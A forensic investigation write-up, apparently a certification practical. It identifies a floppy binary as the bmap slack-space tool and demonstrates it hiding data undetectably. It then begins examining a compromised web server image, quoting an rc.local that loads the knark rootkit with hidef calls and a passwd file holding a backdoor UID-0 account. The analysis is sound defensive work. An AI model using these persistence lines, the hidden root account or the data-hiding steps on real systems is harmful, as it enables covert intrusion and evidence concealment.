Since disassembling and debugging could be too much time consuming to be worth for this investigation, we will go in depth with the program, trying to run it in a sanitized environment and get maximum info without having to disassemble it.

As a first option, we will try to use a physical test system to conduct our analysis. If any damages should occur caused by harmful operations done by the program, we will use a virtual test system. A possible (but not used now) good way to achieve this is to use VMWARE product (www.vmware.com), create a logical system with the particular option "nonpersistent writes". This would allow us to execute the rogue code in an environment where the ill effects of the rogue code will not be saved on the disk.

We will install a separate linux system (test-PC: uname: "testpc", Fedora Core 2 linux, EDT timezone, kernel: 2.6.6-1.435.2.3), wiretapped and with no exits on the internet from a network point of view, and we will track the execution of the program. To achieve this, we will use a laptop (test-PC) attached to a network HUB, where only another PC (sniffer-PC) with a network sniffer will be attached if

necessary. This will allow monitoring network traffic generated from outside the test-PC, just to be further sure to collect any traffic originated from the test-PC.
All software used have been checked for integrity (from Operating System's downloaded ISO images, to tools used) using checksums and digital signatures, in this way we are sure we are on a safe and trusted environment for the analysis.

Then we will execute the `prog` executable monitoring from the test-PC: system calls, file access, and network traffic.
To monitor network traffic we will use `tcpdump` ([1:7]) utility, to monitor all traffic incoming and outgoing during the test.
To monitor system calls we will use `strace` ([1:8]) utility, to monitor all the system calls invoked by prog. Some good hints to run this kind of analysis can be found in [1:5] and [1:10].

After mounting the floppy using loopback interface and read only mode, we activate `tcpdump` in another shell to monitor all network traffic, and execute using `strace` to track system calls for the program executed (and for every eventual child process using the `-f` option).
Note that mounting the floppy and activating `tcpdump` is done using "root" account, but we will first try to execute the program using an unprivileged user ("testpc"), to minimize eventual impacts on the test-PC.

```
$ mount fl-160703-jp1.dd ./floppymont/ -t ext2 -o loop –r
$ strace -f -o ../strace1.txt ./prog
no filename. try '--help' for help.
$ cat ../strace1.txt
7511  execve("./prog", ["./prog"], [/* 22 vars */]) = 0
7511  fcntl64(0, F_GETFD)                = 0
7511  fcntl64(1, F_GETFD)                = 0
7511  fcntl64(2, F_GETFD)                = 0
7511  uname({sys="Linux", node="testpc", ...}) = 0
7511  geteuid32()                        = 500
7511  getuid32()                         = 500
7511  getegid32()                        = 500
7511  getgid32()                         = 500
7511  brk(0)                             = 0x80bf000
7511  brk(0x80bf020)                     = 0x80bf020
7511  brk(0x80c0000)                     = 0x80c0000
7511  write(2, "no filename. try \'--help\' for he"..., 36) = 36
7511  _exit(2)                           = ?
```

From the output we learn that the option to get help is `--help`, and a filename seems to be mandatory.
From the `strace` output we can see that no strange operations are done by `prog`, and only the output on `stderr` is produced.
Note: for "strange" we mean something non predictable and different from what we are expecting, that is `prog=bmap`.

From network sniffing (`tcpdump` and external sniffer) we see that no network traffic is generated. It will be the same for all tests, so no further comments on it.

So let's try to use the `--help` option with the same procedure.

```
$ strace -f -o ../strace2.txt ./prog --help
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
  sb  print number of bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is
fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress |
entryexit> logging threshold ...
--target <filename> operate on ...
$ cat ../strace2.txt
7514  execve("./prog", ["./prog", "--help"], [/* 22 vars */]) = 0
7514  fcntl64(0, F_GETFD)               = 0
7514  fcntl64(1, F_GETFD)               = 0
7514  fcntl64(2, F_GETFD)               = 0
7514  uname({sys="Linux", node="testpc", ...}) = 0
7514  geteuid32()                       = 500
7514  getuid32()                        = 500
7514  getegid32()                       = 500
7514  getgid32()                        = 500
7514  brk(0)                            = 0x80bf000
7514  brk(0x80bf020)                    = 0x80bf020
7514  brk(0x80c0000)                    = 0x80c0000
7514  fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1),
 ...}) = 0
```

```
7514  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
 MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x55001000
7514  write(1, "prog:1.0.20 (07/15/03) newt\n", 28) = 28
7514  write(1, "Usage: prog [OPTION]... [<target"..., 44) = 44
7514  write(1, "use block-list knowledge to perf"..., 65) = 65
7514  write(1, "--doc VALUE\n", 12)     = 12
7514  write(1, "  where VALUE is one of:\n", 25) = 25
7514  write(1, "  version  display version and e"..., 36) = 36
7514  write(1, "  help  display options and exit"..., 33) = 33
7514  write(1, "  man  generate man page and exi"..., 34) = 34
7514  write(1, "  sgml  generate SGML invocation"..., 38) = 38
7514  write(1, "--mode VALUE\n", 13)    = 13
7514  write(1, "  where VALUE is one of:\n", 25) = 25
7514  write(1, "  m  list sector numbers\n", 25) = 25
7514  write(1, "  c  extract a copy from the raw"..., 40) = 40
7514  write(1, "  s  display data\n", 18) = 18
7514  write(1, "  p  place data\n", 16) = 16
7514  write(1, "  w  wipe\n", 10)       = 10
7514  write(1, "  chk  test (returns 0 if exist)"..., 33) = 33
7514  write(1, "  sb  print number of bytes avai"..., 38) = 38
7514  write(1, "  wipe  wipe the file from the r"..., 42) = 42
7514  write(1, "  frag  display fragmentation in"..., 55) = 55
7514  write(1, "  checkfrag  test for fragmentat"..., 70) = 70
7514  write(1, "--outfile <filename> write outpu"..., 41) = 41
7514  write(1, "--label\tuseless bogus option\n", 29) = 29
7514  write(1, "--name\tuseless bogus option\n", 28) = 28
7514  write(1, "--verbose\tbe verbose\n", 21) = 21
7514  write(1, "--log-thresh <none | fatal | err"..., 97) = 97
7514  write(1, "--target <filename> operate on ."..., 35) = 35
7514  munmap(0x55001000, 4096)          = 0
7514  _exit(0)                          = ?
```

From the output we learn that invocation is equal to the one found on internet references ([1:9]), but some options are different ("`s`" instead of "`slack`", "p" instead of "`putslack`", so we have some abbreviations).
No strange operations from `strace` output, only writing to `stdout` the help.

So to understand if in functionalities `prog` is `bmap`, a final test to hide, check and recover data. Since no strange operations are detected with `strace`, we will cut the output putting "….." where no interesting output is dumped.
Following the guidelines found on internet references ([1:9]), and according to `--help` option, we create on the test-PC a file (called `/tmp/testprog.txt`) containing the text "esempio", and we will try to hide, check, and retrieve the text "some very interesting words".

Note that the block-size on test-PC is 4Kb (4096 bytes), so being the size of `testprog.txt` equal to 8 bytes, we expect to have 4088 bytes free and sufficient to contain the string we are testing ("some very interesting words").

We will also test the real ability for the program to act on raw devices, so in a way that cannot be detected looking at MAC times, in particular we will demonstrate that using `ls` command to look for MAC times of the `testprog.txt` file, those will remain the same through the whole test. This is because bmap acts on raw devices, so not affecting filesystem and so resulting invisible to any filesystem layer tool.

```
# echo "esempio" > /tmp/testprog.txt
....
$ ls -l --time=atime /tmp/testprog.txt
-rw-r--r--  1 root root 8 Sep  7 21:35 /tmp/testprog.txt
$ ls -l --time=ctime /tmp/testprog.txt
-rw-r--r--  1 root root 8 Sep  7 21:12 /tmp/testprog.txt
$ ls -l /tmp/testprog.txt
-rw-r--r--  1 root root 8 Sep  7 21:12 /tmp/testprog.txt

$ strace -f -o ../strace3.txt ./prog --mode chk /tmp/testprog.txt
unable to open raw device /dev/hda6
unable to raw open /tmp/testprog.txt
$ cat ../strace3.txt
3117  execve("./prog", ["./prog", "--mode", "chk",
 "/tmp/testprog.txt"], [/*22 vars */]) = 0
3117  fcntl64(0, F_GETFD)                = 0
3117  fcntl64(1, F_GETFD)                = 0
3117  fcntl64(2, F_GETFD)                = 0
3117  uname({sys="Linux", node="testpc", ...}) = 0
3117  geteuid32()                        = 500
3117  getuid32()                         = 500
3117  getegid32()                        = 500
3117  getgid32()                         = 500
3117  brk(0)                             = 0x80bf000
3117  brk(0x80bf020)                     = 0x80bf020
3117  brk(0x80c0000)                     = 0x80c0000
3117  lstat64("/tmp/testprog.txt", {st_mode=S_IFREG|0644,
 st_size=8, ...}) = 0
3117  open("/tmp/testprog.txt", O_RDONLY|O_LARGEFILE) = 3
3117  ioctl(3, FIGETBSZ, 0xfefff974)     = 0
3117  lstat64("/tmp/testprog.txt", {st_mode=S_IFREG|0644,
 st_size=8, ...}) = 0
3117  lstat64("/dev/hda6", {st_mode=S_IFBLK|0660,
 st_rdev=makedev(3, 6), ...})= 0
3117  open("/dev/hda6", O_RDONLY|O_LARGEFILE) = -1 EACCES
(Permission denied)
3117  write(2, "unable to open raw device /dev/h"..., 36) = 36
3117  write(2, "unable to raw open /tmp/testprog"..., 37) = 37
3117  _exit(6)                           = ?
```

What is very interesting to notice here, both from command output and from `strace` output, is that using a non-privileged user (“testuser”) the program is unable to run since it cannot access raw device (the disk with device

/dev/hda6), and so it's not able to raw-open the file /tmp/testprog.txt. So root privileges are needed to execute the program.
This is very important for the global investigation, in particular for investigating the propagation on other organization's PCs, and for the eventual interview.
If the investigative thesis is confirmed, and bmap was used to hide copyrighted data on organization's PCs, we should look for root access on those PC both from an authorization point of view (accounting policies and standards), and possibly from an accounting point of view, if necessary detective controls (firewall logs, IDS logs, systems audit trails, etc.) were in place.

But let's go on with our tests, this time using root account.

```
$ su -
#

# strace -f -o ../strace4.txt ./prog --mode chk /tmp/testprog.txt
/tmp/testprog.txt does not have slack

# echo "some very interesting words" | strace -f -o
../strace5.txt ./prog --mode p /tmp/testprog.txt
stuffing block 477184
file size was: 8
slack size: 4088
block size: 4096

# strace -f -o ../strace6.txt ./prog --mode chk /tmp/testprog.txt
/tmp/testprog.txt has slack

# echo "here we used autopsy to check if really using slack"
here we used autopsy to check if really using slack

# strace -f -o ../strace7.txt ./prog --mode s /tmp/testprog.txt
getting from block 477184
file size was: 8
slack size: 4088
block size: 4096
some very interesting words

$ ls -l --time=atime /tmp/testprog.txt
-rw-r--r--  1 root root 8 Sep  7 21:35 /tmp/testprog.txt
$ ls -l --time=ctime /tmp/testprog.txt
-rw-r--r--  1 root root 8 Sep  7 21:12 /tmp/testprog.txt
$ ls -l /tmp/testprog.txt
-rw-r--r--  1 root root 8 Sep  7 21:12 /tmp/testprog.txt
```

The above confirms that functionalities lead **us to determine that prog is the bmap tool**. The use that can be done with it goes from the wiping of raw devices (so it could have been used to wipe the disk of John Price's PC), to hide and

recover data from slack space of hard disks (so it could have been used to hide and store copyrighted files).

We can also note how filesystem is not affected by bmap operations, so it's difficult to find footprints on files. A good way to find if bmap has been used on any files is using bmap itself, with the option --slack it can unveil slack space used to hide data.

To be further sure that data was really hidden in the slack space of the `/tmp/testprog.txt` file, we used autopsy on the live test-PC (in the sequence of commands where the comment "`here we used autopsy to check if really using slack`" was inserted), and as it can be seen in the following screenshot, we can find the text after the `EOF` (End Of File) of our `testprog.txt` file.



Figure 2 - slack space used by prog to hide test data

The only obscure left in this analysis would be to determine if there are any hidden features in the modification of bmap used to obtain prog. We noticed that some strings in the help were modified, respect to internet references ([1:9]), so it could be that some other modifications were introduced.

For the scope of this investigation there is no reasonable doubt that the modifications were introduced other then to obscure a bit the binary.

For supporting the suspects, the achievements found so far can be sufficient to address other branches of the investigation, but since we have been able to locate the source code on the internet, we will try to investigate the source code looking for something possibly helpful to associate the binary with the compiling system or user.

Source code analysis and compilation

After having downloaded the source code (from a mirror referenced in [1:9]), we can have a look and compile it.
We unpacked the source code in the directory `./bmap-1.0.20/` and after a quick look at `Makefile` we realize that no flags for static and stripped compilation are present, and version information are modified.
Here you are a dump of the sections immediately looking different from the binary we had.

```
#
# versioning information
#
PKG_NAME = "bmap"
VERSION = 1
PATCHLEVEL = 0.20
BUILD_DATE = $(shell date +%D)
AUTHOR = newt@scyld.com
....
LDFLAGS = -L$(MFT_LIB_DIR) -lmft
```

Launching the compilation we notice that the executable is dynamically linked, with debugging information, and launching it we have a different version and extended options (instead of the abbreviations noticed on `prog` i.e “s” for “slack”, “p” for “putslack”, etc.).
Here an extract of the dump of the command line conversation.

```
$ make
...
cc -Wall -g -I. -Iinclude  -c -o option.o option.c
cc -Wall -g -I. -Iinclude  -c -o log.o log.c
...
cc -Wall -g -I. -Iinclude  -c -o helper.o helper.c
ld -r --whole-archive -o libmft.a option.o log.o helper.o
...
cc -Wall -g -Imft/include -Iinclude -Lmft -lmft  dev_builder.c
-o dev_builder
...
$ ./bmap --help
bmap:1.0.20 (09/16/04) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
```

```
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is
fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress |
entryexit> logging threshold ...
--target <filename> operate on ...
```

To compare the two programs (`prog` and the original `bmap` modified more or less to be equal), we modify the `Makefile` and `bmap.c` in the following sections.

`Makefile` (lines 1-7, 30):

```
#
# versioning information
#
PKG_NAME = "prog"
VERSION = 1
PATCHLEVEL = 0.20
BUILD_DATE = 07/15/03
....
AUTHOR = "newt"LDFLAGS = -L$(MFT_LIB_DIR) -lmft -s -static
```

`bmap.c` (line 61-81):

```
      {"mode","operation to perform on files",
            MOT_VENUM|MOF_SILENT,
            MO_VENUM_CAST{
                  {"m","list sector numbers",
                        0,MO_INT_CAST(BMAP_MAP)},
                  {"c","extract a copy from the raw device",
                        0,MO_INT_CAST(BMAP_CARVE)},
                  {"s","display data",
                        0,MO_INT_CAST(BMAP_SLACK)},
```

```
                {"p","place data",
                     0,MO_INT_CAST(BMAP_PUTSLACK)},
                {"w","wipe",
                     0,MO_INT_CAST(BMAP_WIPESLACK)},
                {"chk","test (returns 0 if exist)",
                     0,MO_INT_CAST(BMAP_CHECKSLACK)},
                {"sb","print        number        of        bytes
available",0,MO_INT_CAST(BMAP_SLACKBYTES)},
                {"wipe","wipe    the    file    from    the    raw
device",0,MO_INT_CAST(BMAP_WIPE)},
                {"frag","display  fragmentation  information  for
the file",0,MO_INT_CAST(BMAP_FRAGMENT)},
                {"checkfrag","test  for  fragmentation  (returns  0
if file is fragmented)",0,MO_INT_CAST(BMAP_CHECKFRAG)},
                {NULL,NULL,0,MO_CAST(NULL)}}
           },
```

Again, compiling and launching, we see something equal considering the textual output, but trying an md5sum we soon realize that they are still different.

Comparing a `string` output of the two executables we can see a considerable difference in terms of strings not only limited to the strings above, and our attention goes to the list of devices (huge list of more then 3000 `/dev/<something>`) we noticed before.
Closely look at the source code we find a .c module called `dev_builder.c`, that contains the initial comment:

```
/* dev_builder.c -- construct the .c support for bmap to
understand devs.
 *
 * Maintained 2000 by Daniel Ridge in support of:
 *   Scyld Computing Corporation.
```

This module (`dev_builder.c`) actually automatically generates a module called `dev_entries.c`, listing all devices found in the `/dev/` directory.

While this keeps impossible to obtain the same executable, it can be of use to identify the system where `prog` has been compiled, and can help spawning or enforcing branches of the general investigation beyond this evidence.

Interview questions

Assuming we have the opportunity to interview Mr. Price, a good set of questions could be the following:

1 - (assuming that EDT was the timezone for the incident site) Where were you on Wed Jul 16th 2003 at 02:00?

(if from the above question he confess to have been inside the company building, or from eventual access logs this can be enforced)
1a - What were you doing with specific regard to organization's PCs, and your PC?
1b - Do you know why your PC was found wiped?

2 - Did you download the "howto" documents contained in the floppy disk found on the PC assigned to you?

3 - Does the manipulation of mp3 and DVD directly relate to your job function?

(only if confessing the use of mp3 and dvd)
3a - Which kind of audio tracks and DVD films did you manipulate?

4 - Have you ever used e-Bay or any public system for exchanging goods?

5 - Did you write the document mikemsg.doc?

(only if confessing the writing of the letter)
5a - Who is Mike, and which kind of "advanced orders" and "batch of files" were you referring to?

6 - On what systems of the organization do you have access, and on what do you have root access?

7 - Have you installed and used netcat?

(only if confessing the use of netcat)
7a - For what reasons did you use netcat?

7b - Does the use of netcat relate directly to your job function?

8 - What was the intended use of prog program found in the floppy disk

Summary and Case Information

The starting point for this investigation was the employee John Price, suspended because found using organization's computing resources for illegally distribute copyrighted material. His PC was found wiped, but with a floppy in the floppy drive. This was the starting point, and the only evidence was the floppy, even if John Price denied the ownership of it.

During the investigation we found some clues in the floppy to be explored.
The nature of the copyrighted material distributed can be multimedia files (DVD, mp3, etc.) according to howto guides conained in the floppy and to some references found in strings in the unallocated disk space.

A picture of eBay can indicate it as a possible channel of distribution. It should be further investigated, together with all other possible channels (peer-to-peer, and network in general). Detective controls of the organization can be used to assess the distribution, like for example IDS logs, firewall logs, system audit trails, etc.

The letter to Mike found on floppy indicates that the use of the material was not only personal, and it was subject to orders and transactions. This is important because as it will be explained in the Legal Issues part, this changes the legal scenario (getting worse).

We found a program in the floppy, called prog, but actually it's the bmap tool. Bmap acts on raw devices and can wipe a disk or, more interesting and peculiar feature, it can hide and recover data in slack space of files in the disk, in an undetectable way. For "undetectable" we mean that after its use (hide and recover) the filesystem layer is not affected and there is no way of detecting it on the system.
The file is accessed (so maybe executed, anyway accessed) on Wed Jul 16 2003 02:12:45. This can be useful for assessing the presence of John Price in the organization's building, and definitely bind the floppy to his owner John Price.

While it's difficult to track the usage on the system, some particulars found during the analysis can help the investigation, especially to understand the propagation of the action of John Price.
Bmap requires root privileges to act on raw devices, so an assessment of all systems of the organization where John Price has root access, and a further analysis using the same bmap, can help to find eventually hidden data in slack space. The network, and in particular netcat tool (nc) found in the floppy, can be the tool used to transfer files, and bmap can be the tool used to hide files onto organization's PCs.

What we have? Probably we couldn't expect more from the floppy, we have some clues to explore with a good establishment of evidences that with further investigations and/or an interview can be consolidated and brought into law court.

The sure violation we can state is of the violation of organization's policies, and in particular the "acceptable use" policy that is used to state what can be the intended use of computing resources of a company.
We don't know exactly if such policies are in place in the Company where John Price worked, but we can assume applicable the text of general purpose acceptable use policies, like for example those we can find in the Cresson Wood book ([1:12]) or SANS policy project ([1:11]).

Programs and documents found in the floppy (assuming we are able to bind it to John Price) are surely not related to John Price job function or to the organization business, and so we have evidences that organization's resources have been used improperly.

Part 2 - Option 1: Perform Forensic Analysis on a system

For this part of the assignment, we will document an actual investigation on a system potentially compromised and in an unknown state.

We will investigate one of the potentially compromised Linux box used for IPNET challenge at SANS2004, having as unique evidence an image of the system.
We will set and discuss the general framework of the investigation, and then we will try to validate the compromising, and understand how the compromising has been done and what footprints we can investigate further in the general investigation.
The introduction made in the previous part 1 about IH lifecycle is obviously applicable also for this investigation, as well as common tools description (like autopsy for example).
The focus of this part's analysis is on media analysis.

Introduction

Here we quote part of the text of the web page where the evidence has been distributed to the public (ref [2:1]):

One of the "compromised" Linux boxes from IPNET at SANS2004 is available here for people to download and analyze. The box was a web server and concern that some thing "bad" had happended to the box was raised when an attempt to shut it down results in "weird" messages instead on the normal shutdown process.

For each of the partitions of the disk that was in the compromised system, three files are available. The large .bz2 file is a compressed dd 'dump' of the partition. The other files are the MD5 sums of the dd 'dump'; one when compressed with bzip2 and one when uncompressed.

t8.sda1.dd.bz2	*t8.sda1.dd.bz2.md5*	*t8.sda1.dd.md5*
t8.sda2.dd.bz2	*t8.sda2.dd.bz2.md5*	*t8.sda2.dd.md5*
t8.sda3.dd.bz2	*t8.sda3.dd.bz2.md5*	*t8.sda3.dd.md5*
t8.sda5.dd.bz2	*t8.sda5.dd.bz2.md5*	*t8.sda5.dd.md5*
t8.sda6.dd.bz2	*t8.sda6.dd.bz2.md5*	*t8.sda6.dd.md5*
t8.sda7.dd.bz2	*t8.sda7.dd.bz2.md5*	*t8.sda7.dd.md5*
t8.sda8.dd.bz2	*t8.sda8.dd.bz2.md5*	*t8.sda8.dd.md5*

Case description analysis and investigative framework

As we can see from the above description, we know few details about the system, and we don't have hardware and case information.
Frameworks for a general investigation has been discussed in the introduction of the previous part 1, so we will analyze details for this case and make necessary assumptions to keep the investigation consistent and aligned with the purpose of this assignment.

We know that the system is a web server, the media image of the disk of the systems is divided into 7 partitions, but no info about them is specified, so we don't even know how the files are associated to mount points.

We will use a Forensics System composed of a Linux box (Fedora Core 2, kernel 2.6.6-1.435.2.3), with an external USB2 drive attached containing the 7 images above mentioned.
We will use autopsy tool (version 2.01), part of the SleuthKit and previously described in part 1, to analyze the media image provided. Almost everything will be done using autopsy, except for deleted file recovery, for which we will use lazarus tool (part of The Coroner Toolkit [2:1], better described later on), For the purposes of the analysis, autopsy allows all the forensics actions intended to analyze the media, searching for footprints of the possible compromising.

After having unzipped the files, we will first check the images integrity via md5sum as below described.

```
# md5sum *.dd
c331cc32397da155670fbfd553069d68  t8.sda1.dd
f731affa0708e5c10cdbd79bd2c8994c  t8.sda2.dd
ea92069ca0e1ecac770408a72a1de37a  t8.sda3.dd
f7ec94a071a017ee07b747e50b3ef5b4  t8.sda5.dd
43ac52eed48bd431a6488cb76759559c  t8.sda6.dd
13dc643305510c94f7b03d11cc1fea3c  t8.sda7.dd
5dfab2ef0c8dc2df3cdf6ee3fb99bf7b  t8.sda8.dd

# cat *.md5
c331cc32397da155670fbfd553069d68  t8.sda1.dd
f731affa0708e5c10cdbd79bd2c8994c  t8.sda2.dd
ea92069ca0e1ecac770408a72a1de37a  t8.sda3.dd
f7ec94a071a017ee07b747e50b3ef5b4  t8.sda5.dd
43ac52eed48bd431a6488cb76759559c  t8.sda6.dd
13dc643305510c94f7b03d11cc1fea3c  t8.sda7.dd
5dfab2ef0c8dc2df3cdf6ee3fb99bf7b  t8.sda8.dd

# file /mnt/iomega250/gcfapract/*.dd
/mnt/iomega250/gcfapract/t8.sda1.dd: Linux rev 1.0 ext3
    filesystem data (needs journal recovery)
```

```
/mnt/iomega250/gcfapract/t8.sda2.dd: Linux/i386 swap file (new
    style) 1 (4K pages) size 132535 pages
/mnt/iomega250/gcfapract/t8.sda3.dd: Linux rev 1.0 ext3
    filesystem data (needs journal recovery)
/mnt/iomega250/gcfapract/t8.sda5.dd: Linux rev 1.0 ext3
    filesystem data (needs journal recovery)
/mnt/iomega250/gcfapract/t8.sda6.dd: Linux rev 1.0 ext3
    filesystem data (needs journal recovery)
/mnt/iomega250/gcfapract/t8.sda7.dd: Linux rev 1.0 ext3
    filesystem data (needs journal recovery)
/mnt/iomega250/gcfapract/t8.sda8.dd: Linux rev 1.0 ext3
    filesystem data (needs journal recovery)
```

Md5 checksum is OK, so we are sure we are examining exactly the image taken from the compromised system.

System configuration

Since we don't know mountpoints and time zone, together with system hardware info, we had to first use the tool autopsy to gather these information before proceeding with the analysis. Since it's not relevant to the investigation we will not argument in depth how did we gather the information (mountpoints and time zone) from the disk images, it was done only making some file analysis with autopsy.

We learned from file `/etc/sysconfig/clock` that the system was in time zone America/New_York (EST5EDT).
So we mount the images on autopsy as follows (taken from subsequent autopsy's `host.aut` configuration file):

```
timezone  EST5EDT

image  images/t8.sda3.dd    linux-ext3    /
swap  images/t8.sda2.dd
image  images/t8.sda5.dd    linux-ext3    /var/
image  images/t8.sda6.dd    linux-ext3    /usr/
image  images/t8.sda8.dd    linux-ext3    /home/
image  images/t8.sda7.dd    linux-ext3    /tmp/
image  images/t8.sda1.dd    linux-ext3    /boot/
image  images/t8.sda1.dd    linux-ext3    /boot/
```

First action will be to document the system, taking information from configuration files, using autopsy. Note that since we are taking info from a potentially compromised system configuration, we will take note of MAC times associated to configuration files, for eventual future checks against the timeline.

From the `/etc/sysconfig` we grab info about the system.
From Contents Of File: `/etc/redhat-release`

```
Red Hat Linux release 7.3 (Valhalla)
```

We can take the name of the system and the IP address of its default gateway From Contents Of File: `/etc/sysconfig/network` (MAC (EDT): 2004.04.08 03:31:19, 2004.04.08 03:31:31, 2004.04.08 03:31:19)

```
NETWORKING=yes
HOSTNAME=oops.company.com
GATEWAY=192.168.17.65
```

We can see info about the IP address and netmask of the system From Contents Of File: `/etc/sysconfig/network-scripts/ifcfg-eth0` (MAC (EDT): 2004.04.06 18:16:01, 2004.04.08 03:31:31, 2004.04.06 18:16:01)

```
DEVICE=eth0
IPADDR=192.168.17.80
NETMASK=255.255.255.192
ONBOOT=yes
```

The DNS IP address can be taken From Contents Of File: `/etc/resolv.conf` (MAC (EDT): 2004.04.06 18:16:01, 2004.04.08 13:43:57, 2004.04.06 18:16:01)

```
search company.com
nameserver 192.168.17.66
```

From Contents Of File: `/etc/sysconfig/ipchains` (MAC (EDT): 2004.04.08 03:35:29, 2004.04.08 04:24:47, 2004.04.08 03:35:29):

```
:input ACCEPT
:forward ACCEPT
:output ACCEPT
-A input -s 0/0 -d 0/0 -i lo -j ACCEPT
-A input -p tcp -s 0/0 -d 0/0 22 -y -j ACCEPT
-A input -p tcp -s 0/0 -d 0/0 80 -y -j ACCEPT
-A input -p tcp -s 0/0 -d 0/0 443 -y -j ACCEPT
-A input -p tcp -s 0/0 -d 0/0 0:1023 -y -j REJECT
-A input -p tcp -s 0/0 -d 0/0 2049 -y -j REJECT
-A input -p udp -s 0/0 -d 0/0 0:1023 -j REJECT
-A input -p udp -s 0/0 -d 0/0 2049 -j REJECT
-A input -p tcp -s 0/0 -d 0/0 6000:6009 -y -j REJECT
-A input -p tcp -s 0/0 -d 0/0 7100 -y -j REJECT
```

From the above ipchains configuration we deduce that only SSH, HTTP, and HTTPS incoming traffic is enabled, that is consistent with the system being a webserver. Although, note that the MACtimes for the file denote a modification/change that is after other configuration files. This should be investigated against logs and timeline to understand if it may have been changed for any reason.

Going in depth with starting services, we find some bad news:
From Contents Of File: `/etc/rc.d/rc.local` (MAC (EDT): 2004.04.08 14:03:03, 2004.04.08 14:03:03, 2004.04.08 14:03:03)

```
#!/bin/sh
#
# This script will be executed *after* all the other init
scripts.
# You can put your own initialization stuff in here if you
don't
# want to do the full Sys V style init stuff.

/sbin/insmod /tmp/.../knark-2.4.3-release/knark.o
/tmp/.../knark-2.4.3-release/hidef /tmp/...
/tmp/.../knark-2.4.3-release/hidef /var/spool/cron/root
/tmp/.../knark-2.4.3-release/hidef /usr/share/locale/sk/.sk12
/tmp/.../knark-2.4.3-release/hidef /etc/rc.d/rc.local

touch /var/lock/subsys/local
```

The above denotes two strange things to explore: an hidden directory `/tmp/.../`, and the use of a LKM rootkit (knark) and other possible rootkit sk (suckit). These rootkits will be described later on for reference purposes, and investigated during the analysis to verify their actual use on this system.

Further analysis on starting services in `/etc/rc.d/` just confirms the starting of the above services (SSH, HTTP, and HTTPS), plus other services that will not be reachable from remote due to the personal firewall ipchains active on the system.

And finally let's have a look at users and groups, some other interesting things also here, especially comparing the two versions of files present in the `/etc/` directory.
From Contents Of File: `/etc/passwd` (MAC (EDT): 2004.04.08 04:13:30, 2004.04.08 14:05:06, 2004.04.08 04:13:30)

```
root:x:0:0:root:/root:/bin/bash
#...
apache:x:48:48:Apache:/var/www:/bin/false
#...
getit:x:500:500::/home/getit:/bin/bash
gotit:x:0:0::/root:/bin/bash
```

